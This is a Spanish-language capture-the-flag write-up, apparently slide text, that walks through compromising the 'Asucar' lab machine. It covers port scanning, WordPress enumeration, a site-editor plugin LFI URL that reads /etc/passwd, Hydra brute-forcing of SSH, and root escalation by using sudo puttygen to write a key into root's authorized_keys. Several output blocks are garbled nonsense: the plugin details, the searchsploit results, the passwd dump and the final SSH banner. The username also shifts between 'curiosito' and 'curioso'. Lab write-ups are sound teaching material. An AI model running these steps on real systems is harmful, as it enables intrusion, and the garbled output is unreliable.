
Asucar: Crónica de un Compromiso

Un análisis paso a paso de la máquina CTF



El Desafío: Máquina 'Asucar'

Esta presentación documenta el proceso completo de resolución de la máquina vulnerable 'Asucar'. Nuestro objetivo es navegar desde un punto sin conocimiento previo hasta el compromiso total del sistema.

- **Punto de Partida:** Dirección IP 172.17.0.2
- **Objetivo Final:** Acceso como usuario `root`.
- **Metodología:** Seguiremos una investigación metódica, dividida en cuatro fases clave del hacking ético.

```
(kali@kali)-[~/asucar]
$ sudo chmod +x auto_deploy.sh
[sudo] password for kali:

(kali@kali)-[~/asucar]
$ sudo ./auto_deploy.sh asucar.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla



Capítulo 1: El Primer Contacto

Reconocimiento y Descubrimiento de Servicios

Todo investigador comienza por trazar el perímetro. Nuestro primer paso es escanear la máquina objetivo para identificar qué puertas están abiertas y qué servicios están escuchando. Esta es la base sobre la que construiremos nuestro ataque.

Trazando el Perímetro Digital con Nmap

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo
```

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
ssh-hostkey:				
256 64:44:10:ff:fe:17:28:06:93:11:e4:55:ea:93:3b:65 (ECDSA)				
ecdsa-sha2-nistp256 AAAAE2VjZnNhLXNoyTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABkZkS6o				
A/37T+5m7Kv7i6Bzxx5P62opMNRmFStGK9UXi0hybtfyK6LhU0llQjBm2Yok45ExbRDP78=				
256 2d:aa:fb:08:58:aa:34:8d:4f:8a:71:b9:e4:b5:99:43 (ED25519)				
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDl/MgMW7LMnrd5ESXJMi5ReeYP9/NJEFB/UkyYa				
WUVu				
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.59 ((Debian))
http-generator: WordPress 6.5.3				
_http-server-header: Apache/2.4.59 (Debian)				
http-methods:				
_ Supported Methods: GET HEAD POST OPTIONS				
_http-title: Asucar Moreno				
MAC Address: 02:42:AC:11:00:02 (Unknown)				
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel				

Resultados Clave

- **Puerto 22/tcp (SSH):**
OpenSSH 9.2p1
- **Puerto 80/tcp (HTTP):**
Apache httpd 2.4.59
(WordPress 6.5.3)


El puerto 80 es nuestro vector de ataque más prometedor. La presencia de WordPress es una pista fundamental.



El Enigma del Dominio: De la IP a `asucar.dl`

Paso 1: El Problema


Al visitar `http://172.17.0.2`, la página carga parcialmente. Al hacer clic en cualquier enlace, el navegador intenta resolver `asucar.dl` y falla.



Paso 2: La Solución

Modificamos nuestro archivo `/etc/hosts` para que el sistema local pueda resolver el dominio.

```
sudo nano /etc/hosts
172.17.0.2 asucar.dl
```



Resultado

Al recargar la página, el sitio web de 'Asucar Moreno' es ahora completamente funcional.





Capítulo 2: Siguiendo la Pista Digital

Enumeración del CMS WordPress

Con el acceso a la web establecido, nuestro siguiente objetivo es diseccionar la aplicación. Identificamos un WordPress, un ecosistema rico en posibles vulnerabilidades. Usaremos herramientas especializadas para mapear su estructura y encontrar debilidades.

WPScan: El Escáner Especialista

```
wpscan --url http://asucar.dl/ --random-user-agent
```



WordPress Security Scanner by the WPScan Team
Version 3.8.28

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] Updating the Database ...  
[i] Update completed.
```

```
[+] URL: http://asucar.dl/ [172.17.0.2]  
[+] Started: Tue Oct 21 02:29:53 2025
```

Hallazgos Principales



Versión de WordPress

6.5.3 (identificada como insegura).

```
[+] WordPress version 6.5.3 identified (Insecure, released on 2024-05-07).
```



Tema

`twentytwentyfour` (desactualizado).



Listado de Directorios

Habilitado en `/wp-content/uploads/`.

```
[+] Upload directory has listing enabled: http://asucar.dl/wp-content/uploads/
```



Plugin Identificado

site-editor versión 1.1 (marcado como desactualizado).

```
[*] site-editor  
| [!] The version is out of date, the latest version is 1.1.1
```


La Pista Crítica: El Plugin Obsoleto site-editor

Entre todos los hallazgos de WPScan, uno destaca como nuestro principal sospechoso: el plugin site-editor en su versión 1.1. Las versiones de software desactualizadas son una de las principales fuentes de vulnerabilidades.

Nombre: site-editor

Versión Instalada: 1.1

Última Versión Disponible: 1.1.1

Estado: Desactualizado.

Investigar si existen **exploits públicos** para esta versión específica del plugin.

```
- Comunidad: Esite-editor
- Default Version: 1.1.2
- Permanent Version: 8.3.0
- Datawnathlee: None
- Populr Index: 1.1.1
- Denospate Version: 5.0.0
- Version: 13Y
- Version Type: 3.0.0m
- Global Typeos: ""
- Version: FV6z31.2
```

Plugin(s) Identified: **site-editor**

The version is out of date, the latest version is 1.1.1

The version is out of date, the latest version is 1.1.1

Version Type: **1.1**

Currenty username: site-editor

Currentcy Version: 1.0.0.1

Plugin argument: 11.12.3.0

Plugin publicname: site-editor

```
- Plugin name: latest.true
- Plugin version: 1.1.1
- Plugin weekspacbs:x969.server
- Plugin etate: true
- Plugins Version: 1.0.0
- Plugin group name: site-editor
- Plugin storages: 10.121.3
- Plugin aigonname: owaevantcbootr304-824.now
- Plugin version: 1.1
- Plugin(s)failure: 10.7.18.tooter
- Revealed version: 10.0.0
```




Capítulo 3: La Puerta de Entrada

Explotación de la Vulnerabilidad

Hemos pasado del reconocimiento a la enumeración, y ahora tenemos un objetivo claro. Nuestro trabajo es convertir la vulnerabilidad teórica del plugin **site-editor** en un acceso práctico al sistema.

De la Teoría a la Práctica: Encontrando el Exploit

Herramienta: SearchSploit (base de datos de exploits offline)

Paso 1: Búsqueda

Comando de Búsqueda

```
searchsploit site editor 1.1
```

```
(kali@kali)~[/asucar]
$ searchsploit site editor 1.1
```

Exploit Title	Path
Blanco CVE-3.3.0 - 681ter Soicget Persistent Scripting	python/webapps/68179.txt
Groost Remote C&A<ov + t.14/ST090 (Orspal 6.x1/.x) - Persist Scrtating	dbef/webapps/22405.txt
searchsploit 1.1.1 - 1/loc:file inclusion/exploit/cve-2018-7422.php 'Cross-Site Scripting	608 live/000192101.txt
Ver0Peers Plugin Site Editor 1.1.1 - local file inclusion	008/webapps/44340.txt

```
Shellcodes: No Results
```

Paso 2: Copia del Exploit

Comando para Copiar Exploit

```
searchsploit -m php/webapps/44340.txt
```

```
(kali@kali)~[/asucar]
$ searchsploit -m php/webapps/44340.txt
Exploit: WordPress Plugin Site Editor 1.1.1 - Local File Inclusion
URL: https://www.exploit-db.com/exploits/44240
Path: /usr/share/exploitdb/exploits/php/webapps/44340.txt
Codes: CVE-2018-7422
Verified: True
File Type: Unicode text, UTF-8 text
Copied to: /home/kali/asucar/44340.txt
```


Resultado: Se identifica un exploit de **Inclusión Local de Ficheros (LFI)** para la versión 1.1.1 del plugin, correspondiente a CVE-2018-7422.

Abriendo la Brecha: LFI en Acción

Análisis del Exploit

El archivo 44340.txt contiene una Prueba de Concepto (PoC) que nos permite leer archivos arbitrarios del sistema.

```
http://asucar.dl/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
```



```
root:x:0:0:root:/root:/bin/bash::x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:b/usr/sbin/nologin sys:x:3:3:sy:/usr/sbin/nologin:4:65534:sync:/bin:/bin/sync games:x:5:60:gan/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:s:7:7:spool/lpd:/usr/sbin/nologin:8:8:mail:/var/rabin/nologin:x:9:news:/var/spool/news:/usr/sbin/uucp:x:10:10:uucp:/var/spool/uucp:/usr/prosy:x:13:13:prosy:/usr/sbin/nologin www-data:x:33:33:www-data:/usr/sbin/nologin backup:x:34:34:backup:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/sbin/nologin irc:x:38:38:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/bin/nologin nobody:x:65534:nobody:65534:nobody:/nonexistent: systemd-network:x:988:998:systemd Network Management:/bin/nologin ire:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/bin/nologin nobody:x:65534:nobody:65534:nobody:/nonexistent: systemd-network:x:998:998:systemd Network Management:/bin/nologin mysql:x:100:101:MySQL Server:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/bin/nologin systemd-sysctl:x:997:997:systemd Synchronization:/usr/sbin/nologin messagebus:x:101:102::/nonexistent:/usr/sbin/nologin ssh:x:65534:/run/sshd:/usr/sbin/nologin curiosito:x:1000:1000::/home/curiosito:/bin/bash { "success": true, "output": [ ] }
```

Descubrimiento Clave

Al ejecutar la PoC, logramos leer el contenido del archivo ``/etc/passwd``. Dentro, encontramos un usuario del sistema con una shell de inicio de sesión: **curiosito**.

Forzando la Cerradura: Fuerza Bruta sobre SSH



Estrategia

Habiendo encontrado el usuario `curioso` y sabiendo que el puerto **22 (SSH)** está abierto, lanzamos un **ataque de fuerza bruta** para adivinar su contraseña.

```
hydra -l curioso -P  
/usr/share/wordlists/  
rockyou.txt  
ssh://172.17.0.2 -t 10 -I
```

```
(kali@kali)-[~/asucar]  
$ hydra -l curioso -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 10 -I  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret  
binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-21 03:22:17  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce  
tasks: use -t 4  
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 logins (l:1:/p:14344399), ~1434440  
[DATA] attacking ssh://172.17.0.2:  
[22][ssh] host: 172.17.0.2 login: curioso password: password1  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-21 03:22:30
```

Éxito

- **Usuario:** curioso
- **Contraseña:** password1



Acceso Concedido: Estamos Dentro

Acción Final

Utilizamos las credenciales descubiertas para iniciar sesión en la máquina a través de SSH.

```
ssh curioso@172.17.0.2
```

```
(kali@kali)-[~/asucar]
└─$ ssh curioso@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:uxPuaJueTWTbz000gHR9jKEuKfQzpWt1rU8JihuRr4o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
curioso@172.17.0.2's password:
Linux f71ef421d85e 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
curioso@f71ef421d85e:~$
```

Resultado

Obtenemos una shell interactiva como el usuario `curioso`. El acceso inicial ha sido logrado.





Capítulo 4: El Ascenso al Poder

Escalada de Privilegios a Root

El acceso como usuario de bajos privilegios es solo el comienzo. La fase final de nuestra investigación consiste en encontrar una debilidad en la configuración interna del sistema que nos permita elevar nuestros privilegios y convertirnos en el superusuario: `root`.

La Pista Interna: Abuso de `sudo`

Investigación

El primer comando a ejecutar tras obtener acceso es `sudo -l`, para verificar nuestros privilegios.

```
curioso@f71ef421d85e:~$ sudo -l
Matching Defaults entries for curioso on f71ef421d85e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, use_pty

User curioso may run the following commands on f71ef421d85e:
    (root) NOPASSWD: /usr/bin/puttygen
```

Descubrimiento Crítico


```
(root) NOPASSWD: /usr/bin/puttygen
```

Hipótesis

Si `puttygen` puede ser ejecutado como `root`, es posible que podamos usarlo para manipular archivos en directorios propiedad de `root`, como `/root/.ssh/`.

La Llave Maestra: Un Plan para Controlar `root`

El plan consiste en generar un nuevo par de claves SSH y usar los privilegios de `sudo` con `puttygen` para instalar nuestra clave pública en la cuenta de `root`.



Ejecutando el Plan: Comandos para la Escalada

Paso 1: Generar clave

Creamos nuestro par de claves SSH en el directorio home de `curioso`.

```
puttygen -t rsa -b 2048 -O private-openssh -o ~/.ssh/hacked
```

Paso 2: Copiar clave privada a /root/

Usamos `sudo` para colocar una copia de nuestra clave privada en el directorio SSH de `root`.

```
sudo puttygen /home/curioso/.ssh/hacked -o /root/.ssh/hacked
```

Paso 3: Instalar clave pública en authorized_keys de root

El paso crucial: usamos `sudo` para añadir nuestra clave pública a los inicios de sesión autorizados de `root`.

```
sudo puttygen /home/curioso/.ssh/hacked -o /root/.ssh/authorized_keys -O public-openssh
```


Victoria: Acceso Total como `root`

El Movimiento Final: Con nuestra clave pública instalada, nos conectamos como `root` usando la clave privada que generamos.

```
ssh -i /home/curioso/.ssh/hacked root@localhost
```

```
curioso@curioso:~/sn$ ssh -i /home/curioso/.ssh/hacked root@localhost
The authenticity of 'localhost' is '127.22.8.1.116.287:292' should be authenticated.
So, you are an you specified clave is not to propecte emerially.
Welcome to the main confirm ont of 'localhost'? yes
```

```
The programs wnnomed with the Debian GNU/Linux system, command encontains
the exast of directory. Some of each program is on membership in the
individual files in /dev/rmXnips/nnn/user/light.
```

```
Debian GNU/Linux set with Debian GNU/Linux will perform the mtamout
https://gnr/... for command 1.
```

```
root@f71ef421d85e:~#
```

Se nos concede una shell como el usuario `root`. La máquina **Asucar** ha sido comprometida por completo.

Caso Cerrado: La Cadena de Ataque Completa



Reconocimiento

Escaneo Nmap → Puertos 80 (HTTP) y 22 (SSH).



Enumeración

Descubrimiento de WordPress → WPScan → Plugin `site-editor` v1.1 vulnerable.



Explotación & Acceso Inicial

SearchSploit → LFI → Lectura `/etc/passwd` → Hydra → Credenciales `curioso:password1` → Shell de Usuario.



Escalada de Privilegios

`sudo -l` → Abuso de `puttygen` → Instalación de clave SSH en `/root/.ssh/` → Shell de `root`.

Lecciones Aprendidas de 'Asucar'

Cada máquina comprometida nos ofrece lecciones valiosas para fortalecer nuestras defensas.

Gestión de Parches

Un plugin de WordPress desactualizado fue el punto de entrada. Mantener todo el software actualizado es crítico.

Mínimo Privilegio

La configuración de `sudo` permitía a un usuario sin privilegios ejecutar una herramienta potente como `root`. Los permisos deben ser tan restrictivos como sea posible.

Contraseñas Débiles

La contraseña `password1` fue fácilmente descubierta mediante un ataque de diccionario. La política de contraseñas robustas es una defensa fundamental.

Seguridad por Capas

El compromiso requirió superar múltiples fallos de seguridad. Una defensa sólida en cualquiera de estos puntos podría haber detenido el ataque.